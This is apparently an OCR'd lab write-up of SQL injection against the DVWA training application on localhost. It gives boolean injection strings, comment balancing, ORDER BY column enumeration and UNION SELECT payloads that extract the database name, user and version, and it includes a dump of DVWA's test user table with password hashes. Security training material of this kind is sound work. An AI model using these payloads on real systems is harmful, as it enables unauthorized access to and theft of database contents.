
SQL INJECTION

A. LOW SEVERITY:

Uses GET as input method:


Here, **Id parameter is treated as a normal query**.




1. The query **‘ or 1=’1** is returning all the users as the operand used here is or

This is interpreted as ‘’ or 1=’1’. When its searching for ‘ ’(i.e, blank username), it does not find anything but when its taking the query as 1=’1’ its returning all the values as 1 is always equals to 1.

The database statement here is(for or): SELECT first_name, last_name FROM users WHERE UserId= **‘ ’ or 1 = ‘1’**
If we use and instead for or: SELECT **first_name, last_name FROM users WHERE UserId= ‘ ‘ and 1=’1’ ,which is a false statement.**



If we use **‘ and 1=’1’** this won't return anything as both the condition needs to be true which is not possible in this case. The following are the users of mysql database:




```
| services           |
+--------------------+
7 rows in set (0.001 sec)

MariaDB [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [dvwa]> select* from users;
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------
------------+--------------+
| user_id | first_name | last_name | user    | password                         | avatar                         | last_log
in          | failed_login |
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------
------------+--------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /DVWA/hackable/users/admin.jpg | 2020-07-
07 22:04:11 |            0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /DVWA/hackable/users/gordonb.jpg | 2020-07-
07 22:04:11 |            0 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /DVWA/hackable/users/1337.jpg  | 2020-07-
07 22:04:11 |            0 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /DVWA/hackable/users/pablo.jpg | 2020-07-
07 22:04:11 |            0 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /DVWA/hackable/users/smithy.jpg | 2020-07-
07 22:04:11 |            0 |
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------
------------+--------------+
5 rows in set (0.001 sec)

MariaDB [dvwa]>
```

Here we can see there is no blank username.

2. For the query %' or '0'='0 :


%' - Will probably not be equal to anything, and will be false.

'0'='0' - Is equal to true, because 0 will always equal 0.



The database statement for the above will be :
SELECT first_name, last_name FROM users WHERE UserId= ‘%’ or ‘0’=’0’


3.
If we use the sql query
as: **http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' --+&Submit=Submit#**, it throws an
error as it is unbalanced:



To balance it we are using:


http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' --+&Submit=Submit#

This will comment the rest part out and hence give the output as following:




4. Now to see the number of columns , we use **order by** keyword:


http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' order by 2--+&Submit=Submit#




We see no errors until now
But if we are using order by 3 an error is generated . Hence we can conclude that only two columns are present



4. To find vulnerable columns that will be reflected in the client side, we will be using **union select** keyword :
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' **Union Select 1,2**--+&Submit=Submit#




5. To see the current user of the database
and which database is being used:
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select database(),user()--+&Submit=Submit#




6. Now to **view database and version** of the same:

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select database(),version()--+&Submit=Submit#



